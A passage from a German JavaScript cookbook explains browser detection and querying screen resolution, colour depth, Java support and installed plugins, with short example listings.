Die Identifikationsstrings der populärsten Browser sind weitgehend bekannt. Der Internet Explorer verwendet zum Beispiel als Wert für `navigator.appName` in der Voreinstellung "Microsoft Internet Explorer", der Netscape Navigator, Firefox und Mozilla "Netscape", Opera den Wert "Opera" oder auch "Microsoft Internet Explorer" und der Konqueror den Wert "Konqueror". Da Sie ja selbstverständlich alle Browser, die Sie explizit unterstützen wollen, zum Test verfügbar haben müssen, können Sie einfach ein Skript in alle relevanten Browser laden, das folgende Anweisung ausgibt:

```
alert(navigator.appName);
```

Listing 78: Ausgabe der Browerkennung

Alle Ausgaben, die Sie bei Ihren Tests erhalten, fragen Sie dann ab.

Die explizite Abfrage des jeweiligen Browsers mittels des `navigator`-Objektes und dessen Eigenschaft `appName` auf diese Art ist die meistgenutzte Variante, um einfach nur die populärsten Browserwelten zu trennen. Selbst von vielen – scheinbar – professionellen Seiten.

Wenn das aber so realisiert wird, gibt es mindestens zwei Probleme. Um n Welten zu trennen, müssen Sie mindestens n - 1 Werte für `appName` explizit angeben. Vor allem muss man berücksichtigen, dass sich die Browerkennung bei manchen Browern manuell vom Anwender verändern lässt.




Abbildung 43: In vielen Browsern kann der Anwender den Wert ändern, der über navigator.appName bereitsteht – hier der Opera 9.

Gelegentlich wird die Eigenschaft `navigator.appName` auch von einigen Partnerfirmen der Browserhersteller für Werbezwecke missbraucht. So lieferte beispielsweise T-Online den Netscape-Navigator zeitweise mit einer veränderten `navigator.appName`-Eigenschaft aus, weshalb eine Prüfung auf Gleichheit mit "Netscape" durch Skripte `false` liefern kann, obwohl der Browser ursprünglich diesen Wert in der Eigenschaft gesetzt hatte.

Hinweis

Man kann also grundsätzlich festhalten, dass der direkte Vergleich auf eine bestimmte Zeichenkette bei einer Browserweiche im Regelfall unbrauchbar ist.

Wie kann ich auf das Vorkommen eines Textes in navigator.appName prüfen?

Wenn also ein direkter Vergleich in der Praxis nicht sinnvoll ist – wie geht man dann vor? Praxis-orientierter ist die Prüfung, ob eine bestimmte Zeichenkette im Wert der Eigenschaft `navigator.appName` **enthalten** ist (das ist selbst bei veränderter `navigator.appName`-Eigenschaft durch Firmen so gut wie immer noch der Fall). Dabei helfen einige Methoden des String-Objekts, etwa `indexOf()` oder `search()`, womit in dem String nach dem Vorkommen einer Zeichenkette gesucht wird und nicht unbedingte Gleichheit notwendig ist. Aber auch einige andere der Methoden des String-Objekts sind da ganz nützlich. Die Technik kann beispielsweise so eingesetzt werden ([nnc.html](#)):

```
if(navigator.appName.search("Netscape") == -1) {
    // Kein Netscape-Browser
    ...
}
```

Listing 79: Trennen der Browser über navigator.appName und das Suchen nach einer enthaltenen Zeichenkette

Im Vergleich wird der Wert `-1` zurückgegeben, wenn die Zeichenkette nicht vorkommt. So funktioniert das Verfahren viel zuverlässiger als bei exakter Übereinstimmung.

Achtung

Die erhöhte Zuverlässigkeit ändert aber nichts an der Tatsache, dass auch dieser Test ins Leere läuft, wenn der Anwender seinen Browser komplett anders konfiguriert. Dann gibt es aber noch das Rezept 3 von diesem Abschnitt.

Wie erfolgt die indirekte Identifizierung unter Ausnutzung eines Mangels?

Es gibt die Möglichkeit zum Trennen von Internet Explorer (samt kompatiblen Browsern) und einigen Versionen des Navigators (samt kompatiblen Browsern), die ein ähnliches Prinzip wie in dem Fall des deaktivierten JavaScripts verwendet. Man bedient sich einer Anweisung, die jeweils von der nicht gewünschten Browservariante nicht verstanden wird, und wertet die Reaktion aus, etwa mit einer `if`-Struktur.

Dabei setzt man explizit auf die Unterstützung ausgewählter Sonderobjekte durch gewisse Browser. Der Zugriff auf das jeweilige Objekt liefert nur dann den Wert wahr, wenn es auch unterstützt wird. Dabei benutzt man zur Identifizierung des Internet Explorers (bzw. kompatibler Browser) zum Beispiel das Objekt `all`.

Für die Alternative hat man zur direkten Identifizierung einiger Versionen des Navigators das Objekt `layers` verwendet.

Die Abfragen auf beide Objekte sind aber auch Paradebeispiele, dass die Ausnutzung eines Mangels oder einer ganz bestimmten Eigenheit in einem bestimmten Browser, die nur dieser versteht, irgendwann zu einem Problem werden kann.

Wenn ein Browser eine solche dominierende Stellung wie der Internet Explorer hat, dann werden sich die anderen Browser-Hersteller nicht auf Dauer weigern können, einen von diesem verbreiteten, proprietären Standard zu implementieren. In diesem Fall werden Identifikationen über einen proprietären Standard mit der Zeit immer mehr Fehler liefern.

So kann das `all`-Objekt heutzutage nicht mehr zur Identifikation verwendet werden, denn fast alle modernen Browser unterstützen es mittlerweile. Diese Unterstützung geht in der Regel zwar in vielen Fällen mit einer weiteren Synchronisierung einher, so dass beispielsweise die indirekte Identifikation des Konquerors als Internet Explorer in zahlreichen Situationen kein echtes Problem ist. Es gibt aber auch Fälle, wie das globale Eventhandling oder DHTML, bei denen in bestimmten Fällen gewaltige Abweichungen zu beobachten sind. Zudem behaupten diverse Browser zwar, dass sie das `all`-Objekt unterstützen, in diversen Details wird jedoch die Umsetzung nicht vollständig implementiert. Falls die exakte Identifikation also aus irgendeinem Grund notwendig ist, ist diese Abfrage überall unbrauchbar.

Auf der anderen Seite kann es auch passieren, dass irgendwann ein Browser-Hersteller alle seine Prinzipien aufgibt und zu seinen eigenen Ideen inkompatibel wird. Wenn er darüber nicht pleitegeht, werden selbst Nachfolgeversionen eines Browsers mit einer bestimmten Eigenheit des Vorgängers hier in die Irre geführt. Und genau das gilt (leider) für den Test auf das Objekt `layers`. Konnte man damit Navigator-Versionen bis 4.7 zuverlässig identifizieren, kennen die nachfolgenden Navigator-Versionen samt aller Verwandten das Objekt nicht mehr! Folge – sie werden von dem nachfolgenden Beispiel weder zu der einen noch zu der anderen Seite weitergeleitet. Dennoch hier der (heute unzuverlässige) Quellcode als Schablone, wobei bei dieser Variante eine unmittelbare Weiterleitung bei einem Treffer sehr sinnvoll ist:

```
if (document.all) location.href="...";  
if (document.layers) location.href="...";
```

Listing 80: Direkte Überprüfung auf die Objekte all und layers

Die erste Zeile leitet unmittelbar weiter, wenn das Objekt `all` erkannt wird. Die nächste Zeile wird nur dann überhaupt erreicht, wenn das `all`-Objekt nicht erfolgreich identifiziert wurde.

132 >> Wie kann ich den Browser eines Anwenders abfragen?

Dann wird weitergeleitet, wenn `layers`-Unterstützung vorhanden ist. Sonst erfolgt überhaupt keine Weiterleitung.

Mittlerweile gibt es von dieser Art der Browseridentifikation einige Abwandlungen⁷, deren Problem aber immer gleich bleibt. Das Verfahren ist und bleibt extrem unzuverlässig. Meines Erachtens gibt es – bis auf einige wenige Ausnahmen – kaum einen sinnvollen Grund, so eine Form der Identifikation eines Browsers zu versuchen. Die Ausnahmen sind vor allem im Bereich der Ereignisbehandlung zu finden. Hier wird man etwa mit einer Struktur wie folgt arbeiten:

```
if (document.addEventListener){ // Netscape-Ereignismodell (neu)
...
}
else if (document.attachEvent){ // Microsoft-Ereignismodell
...
}
```

Listing 81: Eine Browserweiche bei der Ereignisbehandlung

Hierbei ist aber das stechende Argument, dass man bei der Ereignisbehandlung in JavaScript zwei Welten vorfindet, die absolut inkompatibel sind, und man in der Folge sowieso mit einer der jeweiligen Techniken arbeiten muss. Und nur wenn diese im Test funktioniert, kann man in der Folge darauf setzen. Andernfalls hat man sowieso ein echtes Problem und muss auf eine alternative Ereignisbehandlung ausweichen.

Was ist die sinnvollste Identifizierungstechnik?

Im Grunde bleibt Ihnen bei der Identifikation eines Browsers nur die Wahl zwischen Pest und Cholera ;). Alle drei beschriebenen Techniken zur Identifizierung eines Browsers sind mängelbehaftet. Sie müssen selbst entscheiden, mit welchem Mangel Sie am besten leben können. Offensichtlich ist es sinnvoller, Rezept 2 statt Rezept 1 zu verwenden. Die Argumente gegen Rezept 3 habe ich bereits ausgeführt. Ich tendiere massiv zur Verwendung von `navigator.appName`, denn der typische Anwender verändert diese Einstellung im Browser nicht. Das machen vielleicht einige wenige Poweruser, und die können – falls eine Seite nicht korrekt angezeigt wird – den Browser wieder umkonfigurieren.

Achtung

Die Eigenschaft `navigator.appCodeName` eignet sich nicht zum Identifizieren eines speziellen Browsers. Darin wird der Codename des Browsers gespeichert, und das ist fast immer der Wert Mozilla (selbst beim Internet Explorer).



Abbildung 44: Der Internet Explorer erklärt sich als Mozilla.

-
7. Sei es, dass man ein bestimmtes Objekt zu erzeugen versucht (etwa im Rahmen von AJAX) und aus dem Fehlschlag einem gewissen Rückschluss zieht oder sei es der Einsatz einer anderen Technologie, die zu einem bestimmten Zeitpunkt nur in einer Gruppe von Browsern unterstützt wird.



Abbildung 45: Auch Opera setzt Mozilla in appCodeName.

8 Wie kann ich die Version eines bekannten Browsers bei einem Anwender abfragen?

Über das Objekt navigator stehen zahlreiche Informationen über das Clientprogramm eines Besuchers bereit. Unter anderem können Sie die Eigenschaft navigator.appVersion verwenden, um die Version von einem Browser abzufragen. Der Wert von navigator.appVersion ist jedoch in der Regel nicht nur eine Zahl, sondern er beinhaltet weit mehr Informationen wie das Betriebssystem sowie bei einigen Browsers auch die eingestellte Sprache. Allerdings unterscheiden sich die verfügbaren Informationen je nach Browser erheblich.



Abbildung 46: Der Internet Explorer ist ziemlich geschwätzig.




Abbildung 47: Firefox ist dafür umso schweigsamer.

Um die Version aus den ganzen sehr unterschiedlich aufbereiteten Informationen in navigator.appVersion wirklich abfragen zu können, müssen Sie navigator.appVersion nach der passenden Auskunft parsen. Dazu macht man sich bei einer Lösung die Tatsache zunutze, dass navigator.appVersion ein String ist, den man mit geeigneten String-Methoden durchsuchen kann.

134 >> Wie kann ich die Version eines bekannten Browsers bei einem Anwender abfragen?

Und so unterschiedlich die Browser auch die Informationen in `navigator.appVersion` aufbereiten – die Versionsinformation steht in jedem bekannten Fall am Beginn des Strings. Es gibt nun zwei Toplevel-Funktionen von JavaScript, die einen String in eine Ganzzahl bzw. Gleitkommazahl umwandeln können.

Die Funktion `parseFloat([Zeichenkette])` durchsucht ein String-Argument und wandelt eine übergebene Zeichenkette in eine Kommazahl um und gibt diese als Ergebnis zurück. Insbesondere kann die Zeichenkette nach Zahlen auch Text enthalten, und das ist hier der Schlüssel zum Erfolg.

Ab dem ersten nicht numerischen Zeichen wird die Evaluierung abgebrochen, und alle davor gefundenen Zahlen werden zurückgegeben (Vorzeichen und führende bzw. trennende Leerzeichen sind erlaubt). Eventuell danach noch folgende Zahlen werden nicht mehr berücksichtigt. Wenn bereits das erste Zeichen von links in der Zeichenkette keine Zahl ist, wird `NaN`⁸ zurückgegeben. Beispiel:

```
parseFloat(navigator.appVersion)
```

Listing 82: Auswerten der Browsersversionsnummer

Analog funktioniert `parseInt([Zeichenkette])`. Diese wandelt nur eine übergebene Zeichenkette in eine Ganzzahl um und gibt diese als Ergebnis zurück. Auch bei einer Gleitkommazahl wird der Nachkommaanteil abgeschnitten. Da allerdings die meisten Browsersversionen als Gleitkommazahlen gespeichert sind, macht der Einsatz nur bei einer groben Abschätzung auf eine Hauptversionsnummer Sinn.

Achtung

Bei der Auswertung der Version müssen Sie beachten, dass die Versionsnummer meistens nicht mit der nach außen dokumentierten Versionsnummer identisch ist. So geben der Internet Explorer 5.5, 6.0 und 7.0 etwa den Wert 4.0 aus, der Navigator 4.7 jedoch auch den Wert 4.7. Der Navigator in den Versionen danach samt den verwandten Firefox und Mozilla liefern jedoch den Wert 5, Opera 9.0 den Wert 9.0 und der Konqueror in den 3er-Versionen den Wert 5. Das macht die Sache recht unangenehm, wenn Sie hier eine weitgehend vollständige Überprüfung anstreben.

Wenn Sie tatsächlich jede einzelne Version individuell berücksichtigen wollen, müssen Sie alle relevanten Browser explizit testen und bei Bedarf den `navigator.appVersion`-String entsprechend weiter auswerten. Für nahezu alle Fälle der Praxis genügt es jedoch, nur eine sehr grobe Unterteilung vorzunehmen, etwa eine Unterscheidung in die Netscape-Welt bis zur Version 4.7 und die danach (da diese ja in großen Bereichen inkompatibel sind).

Beispiel:

```
if ((navigator.appName.indexOf('Netscape') != -1) &&
    (parseInt(navigator.appVersion) < 5)) {
    ...
}
```

Listing 83: Expliziter Test auf Netscape Navigator bis zur Version 4.7

Bei Bedarf erweitern Sie die Sache für Opera auf genaue Versionsüberprüfung und für den Internet Explorer auf den Test < 4.

8. Das ist ein definierter Wert. Er steht für *Not a Number*.

Tipp

In Kapitel 7 *Stringmanipulationen* besprechen wir den Umgang mit so genannten regulären Ausdrücken. Reguläre Ausdrücke dienen dazu, Suchausdrücke mit Platzhaltern und kleinen Programmieranweisungen zu formulieren, um darüber nicht nur nach konstanten Werten, sondern viel flexibler in Zeichenketten zu suchen bzw. bestimmte Operationen auszuführen. Im Rezept »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« (Abschnitt 7.12) finden Sie eine weitere Möglichkeit, wie Sie die Versionsnummer eines Webbrowsers mit Hilfe solcher regulären Ausdrücke ermitteln können.

9 Wie kann ich die Spracheinstellung eines Browsers bei einem Anwender abfragen?

Über das Objekt `navigator` stehen zahlreiche Informationen über das Clientprogramm eines Besuchers zur Verfügung. Unter anderem können Sie die Eigenschaft `navigator.appVersion` verwenden, um daraus die Sprachversion eines Browsers zu extrahieren. Allerdings steht mit `navigator.language` auch eine eigenständige Eigenschaft bereit, die einen Wert für die Sprache enthält.

Beachten Sie jedoch, dass einige Browser (etwa der Internet Explorer) weder über `navigator.language` noch `navigator.appVersion` eine Sprachversion angibt. Ebenso müssen Sie beachten, dass die Sprache unter Umständen unterschiedlich angegeben wird und sich auch selbst innerhalb einer Browerversion ändern kann. Der Navigator liefert zum Beispiel für `navigator.language` in der Version 4.7 den Wert `de`, während die Version 7.2 `de-DE` als Wert enthält.

Die sicherste Abfrage durchsucht die `navigator.language`-Eigenschaft und prüft nicht auf exakte Gleichheit. Etwa so:

```
if(navigator.language.search("de") == -1) { //Nicht Deutsch
    ...
}
else { // Deutsch
    ...
}
```

Listing 84: Suche nach einer Kennzeichnung für Deutsch

Beachten Sie, dass die `if`-Abfrage so aufgebaut ist, dass der `else`-Zweig gewählt wird, wenn der Teststring `"de"` gefunden wird.

10 Wie kann ich die Bildschirmauflösung eines Besuchers ermitteln?

Ein großes Highlight der clientseitigen Programmierung mit einer Technik wie JavaScript ist, dass Sie die Bildschirmauflösung eines Besuchers ermitteln können. Serverseitige Techniken wie PHP können das nicht, denn die Bildschirmauflösung ist keine Information, die an den Server gesendet wird⁹. Dabei kann diese Information sehr sinnvoll sein, wenn Sie den Raum für die Webseite oder auch die Schriftgröße an die Gegebenheiten beim Client anpassen wollen.

9. Keine Information über den Bildschirm wird standardmäßig an den Server gesendet. Diese Informationen zählen nicht zu den Daten, die über das HTTP-Protokoll zwischen Webserver und Client ausgetauscht werden.

136 >> Wie kann ich die Bildschirmauflösung eines Besuchers ermitteln?

Hinweis

Wenn Sie sich aktuelle Webseiten ansehen, werden Sie dort vielfach ein Naturgesetz erkennen – das Gesetz der maximalen Faulheit ;-). Viele moderne Webseiten komprimieren alle relevanten Informationen auf eine maximale Breite von etwas unter 800 Pixeln.

Viele Webseitersteller haben scheinbar einfach keine Lust mehr, den Aufwand verschieden aufbereiteter Webseiten für unterschiedliche Bildschirmauflösung zu realisieren. Aber das bedeutet nicht, dass dies der beste Weg ist, und wenn man allgemein die Haltbarkeit von Modeerscheinungen betrachtet, wird sich diese Tendenz garantiert irgendwann wieder ändern.

Das Objekt `screen` stellt Ihnen mit den Eigenschaften `width` und `height` Zugang zur Bildschirmauflösung eines Besuchers zur Verfügung.

Des Weiteren können Sie auch `availHeight` (Höhe des verfügbaren Bildschirms in Pixel, d.h. abzüglich der Elemente, die den Bereich einschränken wie die Taskbar in Windows), `availLeft` (Angabe der x-Koordinate von dem ersten verfügbaren Pixel), `availTop` (Angabe der y-Koordinate von dem ersten verfügbaren Pixel) und `availWidth` (Breite des verfügbaren Bildschirms in Pixel) abfragen.

In den meisten Fällen bietet sich jedoch an, die Eigenschaft `screen.height` als Testwert in einer `switch`-Fallunterscheidung zu verwenden. Die Auflösung der Bildschirmhöhe bietet sich im Gegensatz zur Breite an, da diese Angabe immer eindeutig ist¹⁰.

Zum Beispiel so (die Sortierung ist zwar irrelevant, erfolgt aber nach der zugehörigen Bildschirmbreite, die hier nicht explizit angegeben wird):

```
switch(screen.height) {  
    case 480:  
        ...  
        break;  
    case 600:  
        ...  
        break;  
    case 768:  
        ...  
        break;  
    case 864:  
        ...  
        break;  
    case 960:  
        ...  
    case 1000:  
        ...  
        break;  
        break;  
    case 1024:  
        ...
```

Listing 85: Trennung nach Bildschirmauflösung

10. Es gibt die Auflösungen 1600 x 1200 und 1600 x 1024 oder 1280 x 1024 und 1280 x 960. Der Wert von `screen.width` alleine ist also nicht eindeutig.

```
        break;
case 1050:
    ...
    break;
case 1200:
    ...
    break;
default:
    ...
}
```

Listing 85: Trennung nach Bildschirmauflösung (Forts.)

In den jeweiligen case-Fällen können Sie beispielsweise mit `document.write()` dynamisch Seiten schreiben. Wenn Sie eine konkrete Weiterleitung zu speziell designten Seiten realisieren wollen, können Sie in der switch-Fallunterscheidung einfach eine Weiterleitung durch `location.href` einsetzen oder mit `window.open()` den neuen Inhalt anzeigen (im gleichen oder einem anderen Fenster).

Achtung

Sie sollten auch in dem Fall der Weiterleitung mit `location.href` nicht auf ein jeweils nachgestelltes `break` verzichten. Denn obwohl es theoretisch so sein sollte, dass der Besucher bei einem Treffer unmittelbar weitergeleitet und die switch-Fallunterscheidung verlassen wird, machen das einige Browser nicht!

Beispiel (*bildschirmaufloesung.html*):

```
01 <html>
02   <body>
03     <script language="JavaScript">
04       switch(screen.height) {
05         case 480:
06           location.href="s480.html"; break;
07         case 600:
08           location.href="s600.html"; break;
09         case 768:
10           location.href="s768.html"; break;
11         case 864:
12           location.href="s864.html"; break;
13         case 960:
14           location.href="s960.html"; break;
15         case 1000:
16           location.href="s1000.html"; break;
17         case 1024:
18           location.href="s1024.html"; break;
19         case 1050:
20           location.href="s1050.html"; break;
21         case 1200:
22           location.href="s1200.html"; break;
23         default:
24           location.href="sDefault.html";
25     }
```

Listing 86: Automatische Weiterleitung je nach Auflösung

138 >> Wie kann ich die bei einem Besucher eingestellte Anzahl an Farben ermitteln?

```
26  </script>
27  </body>
28 </html>
```

Listing 86: Automatische Weiterleitung je nach Auflösung (Forts.)

11 Wie kann ich die bei einem Besucher eingestellte Anzahl an Farben ermitteln?

Viele Webseiten machen exzessiv Gebrauch von Farben, seien es Farbverläufe, sehr feine Farbabstimmungen oder Grafiken mit vielen Farben. Wenn die Plattform des Besuchers jedoch zu wenige Farben eingestellt hat, laufen diese Bemühungen des Designers ins Leere, und oft wirken die so optimierten Seiten auf Plattformen mit weniger Farben sehr schlecht. Das muss aber nicht sein, denn die bei einem Besucher eingestellte Anzahl an Farben kann abgefragt werden. Wie auch bei der Bildschirmauflösung ist es eine Spezialität der clientseitigen Programmierung, Informationen zum eingestellten Grafikmodus eines Besuchers auswerten zu können¹¹.

Mit dem `screen`-Objekt und der Eigenschaft `colorDepth` (Bit-Tiefe der Farbpalette) haben Sie Zugang zu den Farbeinstellungen auf dem Clientrechner. Die Eigenschaft beinhaltet den Wert 4 bei 16 Farben, 8 bei 256 Farben, 15 bei 32.768 Farben, 16 bei 65.536 und 24 bei 16,7 Millionen Farben. Es bietet sich an, die Eigenschaft `screen.colorDepth` als Testwert in einer `switch`-Fallunterscheidung zu verwenden.

```
switch(screen.colorDepth) {
  case 4:
    ...
    break;
  case 8:
    ...
    break;
  case 15:
    ...
    break;
  case 16:
    ...
    break;
  case 24:
    ...
    break;
  default:
    ...
}
```

Listing 87: Trennung nach Farbtiefe

In den jeweiligen `case`-Fällen können Sie beispielsweise mit `document.write()` dynamisch Seiten schreiben. Wenn Sie eine konkrete Weiterleitung zu speziell designten Seiten realisieren wollen, können Sie in der `switch`-Fallunterscheidung einfach eine Weiterleitung durch `locat-`

11. Keine Information über den Bildschirm wird an den Server gesendet. Diese Informationen zählen nicht zu den Daten, die über das HTTP-Protokoll zwischen Webserver und Client ausgetauscht werden.

tion.href einsetzen. Sie sollten in diesem Fall aber nicht auf ein jeweils nachgestelltes break verzichten. Denn obwohl es theoretisch so sein sollte, dass der Besucher bei einem Treffer unmittelbar weitergeleitet und die switch-Fallunterscheidung verlassen wird, machen das einige Browser nicht!

Beispiel (*farbtiefe.html*):

```
01 <html>
02   <body>
03     <script language="JavaScript">
04       switch(screen.colorDepth) {
05         case 4:
06           location.href="f16.html";
07           break;
08         case 8:
09           location.href="f256.html";
10           break;
11         case 15:
12           location.href="f32768.html";
13           break;
14         case 16:
15           location.href="f65536.html";
16           break;
17         case 24:
18           location.href="f16_7M.html";
19           break;
20       default:
21         location.href="fDefault.html";
22     }
23   </script>
24   </body>
25 </html>
```

Listing 88: Automatische Weiterleitung je nach Farbtiefe

12 Wie kann ich testen, ob bei einem Browser Java unterstützt wird?

Die meisten Browser unterstützen mittlerweile zwar Java, aber viele Anwender haben Java in ihrem Browser deaktiviert. Dazu kommt vor allem im Internet Explorer das Problem, dass die Unterstützung für Java durch Microsoft bei verschiedenen Versionen massiv eingeschränkt wird und bei einigen Versionen die Java Virtual Machine (JVM)¹² nicht automatisch installiert wird und ein Anwender sie nachinstallieren müsste. Das akzeptieren natürlich viele Anwender nicht (zumal eine ziemlich große Datei aus dem Internet geladen werden muss).

Was nutzt einem Ersteller einer Webseite die beste Technik, wenn zahlreiche Besucher auf Grund fehlender Unterstützung in ihrem Browser diese nicht nutzen können oder zeitaufwändig Java über das Internet nachinstallieren müssen? Bevor Sie in einer Webseite bei einem Client auf Java-Applets setzen, sollten Sie dort die Unterstützung von Java überprüfen. Das Objekt navigator stellt die Methode `javaEnabled()` bereit, mit der Sie mit JavaScript die

12. Die JVM ist die Basis zum Ausführen von Java-Programmen, und sie muss auf der lokalen Plattform verfügbar sein, damit jedwede Form von Java-Programm (auch ein Applet) ausgeführt werden kann.

140 >> Wie kann ich bestimmen, welche Plug-ins ein Browser unterstützt?

Java-Fähigkeit eines Browsers testen können. Unterstützt ein Browser Java, liefert die Methode den Wert true, den Sie zum Beispiel in einer einfachen if-Abfrage auswerten können. Beispiel:

```
if (navigator.javaEnabled()){ // Java wird unterstützt  
    ...  
}  
else{ // Java wird nicht unterstützt  
    ...  
}
```

Listing 89: Eine einfache Schablone zum Testen der Java-Unterstützung

Beachten Sie, dass in der Bedingung kein expliziter Vergleich stehen muss. Der Rückgabewert true oder false genügt. In den jeweiligen Zweigen schreiben Sie beispielsweise mit document.write() dynamisch das Einbindungs-Tag für ein Applet oder leiten zu getrennten Projekten weiter (etwa mit location.href).

Beispiel (*java.html*):

```
01 <html>  
02   <body>  
03     <script language="JavaScript">  
04       if (navigator.javaEnabled()){  
05         document.write(  
06           "<applet code='MeinApplet.class' width=450 height=550><applet>");  
07     }  
08   else{  
09     document.write("Sie verfügen leider über keine Java-Unterstützung");  
10   }  
11   </script>  
12   </body>  
13 </html>
```

Listing 90: Die dynamische Einbindung von einem Java-Applet

Hinweis

In die Fußstapfen der Java-Applets tritt aktuell AJAX, was beim Client im Grunde nur einen halbwegs modernen Browser mit aktiviertem JavaScript voraussetzt. Zwar werden Kritiker jetzt anmerken, dass Java-Applets und AJAX technisch etwas ganz Unterschiedliches darstellen. Aber viele der Aufgaben, die in der Vergangenheit oft mit Applets gelöst wurden, werden mittlerweile mit AJAX umgesetzt. Ein Beispiel ist der interaktive Routenplaner von map24, der bisher als Java-Applet verfügbar ist. Die neue Version arbeitet stattdessen mit AJAX.

13 Wie kann ich bestimmen, welche Plug-ins ein Browser unterstützt?

Ein Browser kann natürlich quasi mit einer ganzen Reihe an Dateiformaten umgehen. Das beginnt ganz primitiv mit HTML-Dateien und purem Klartext. Aber auch verschiedene Grafiken (etwa das GIF-, JPEG- oder PNG-Format) oder weitere Multimediaformate kann er direkt darstellen (das kann sich je nach Browser im Detail unterscheiden).

Kommt ein Browser mit einem bestimmten Dateiformat nicht direkt zurecht, kann er unter Umständen auf ein so genanntes Plug-in zurückgreifen. Das ist eine Ergänzung, die die Fähigkeit eines Browsers erweitert und ihn in die Lage versetzt, auch mit Dateiformaten umzugehen, die er in seiner Grundausrüstung nicht verarbeiten könnte.

Viele Browser werden mittlerweile bereits mit einer Reihe an Plug-ins ausgeliefert. Verwendet eine Webseite nun eine bestimmte Dateiart und es fehlt bei einem Besucher der Webseite ein zur Darstellung notwendiges Plug-in, kann es in der Regel automatisch aus dem Internet im Besucherbrowser nachinstalliert werden. Sie sollten aber beachten, dass die Akzeptanz für solche Nachinstallationen allgemein sehr gering ist und sich auch¹³ erfahrene Anwender der Installation oft verweigern. Besser ist es, das Vorhandensein eines benötigten Plug-ins im Vorfeld zu testen und im Zweifelsfall auf dessen Verwendung zu verzichten. Sie sollten dem Anwender maximal einen Link bereitstellen, über den er bei Interesse ein Plug-in installieren kann.

Das Objekt `navigator` stellt die Eigenschaft `plugins` bereit, mit der Sie bei fast allen neueren Browsern alle installierten Plug-ins in einem Browsers abfragen können. Eine wichtige Ausnahme ist der Internet Explorer, der sich in Gesellschaft von älteren Browsern, wie dem Navigator 4.7 befindet, die diese Eigenschaft auch nicht unterstützen.



Abbildung 48: Schade drum – der Internet Explorer gibt keine Auskunft zu Plug-ins.

Die Eigenschaft ist ein Objekt (genau genommen ein Array), das Sie nach dem Kennzeichen für ein spezifisches Plug-in durchsuchen können. Das `navigator.plugins`-Objekt stellt Ihnen unter anderem die folgenden Eigenschaften zur Verfügung:

Eigenschaft	Beschreibung
<code>name</code>	Der Name des Plug-ins.
<code>filename</code>	Der Name der Plug-in-Datei auf dem Clientsystem.
<code>description</code>	Eine Beschreibung, die durch das Plug-in selbst bereitgestellt wird. Darin ist oft auch ein Hyperlink integriert, der auf die Seite des Plug-in-Erstellers verweist.
<code>length</code>	Die Anzahl der Elemente in dem Array. Diese Information kann beispielsweise zum Aufbau der Schleife genutzt werden, mit der das Plug-in-Array ausgewertet wird.

Tabelle 14: Die Eigenschaften von `navigator.plugins`

13. Und gerade.

142 >> Wie kann ich bestimmen, welche Plug-ins ein Browser unterstützt?


Zum Durchsuchen des Arrays bietet sich die `for`-Schleife an. Das nachfolgende Listing zeigt Ihnen in einer dynamisch generierten Tabelle alle Plug-ins, die in einem Browser installiert sind, samt Name, Dateiname und Beschreibung an.

Beispiel (*plugins.html*):

```

01 <html>
02   <body>
03     <table border="1" width="800">
04       <tr><th>Name</th><th>Datei</th><th>Beschreibung</th></tr>
05       <script language="JavaScript">
06         for(i=0;i< navigator.plugins.length;i++)
07           document.write("<tr><td>" + navigator.plugins[i].name +
08             "</td><td>" + navigator.plugins[i].filename +
09             "</td><td>" + navigator.plugins[i].description +
10             "</td></tr>");
11       </script>
12     <table>
13   </body>
14 </html>
```

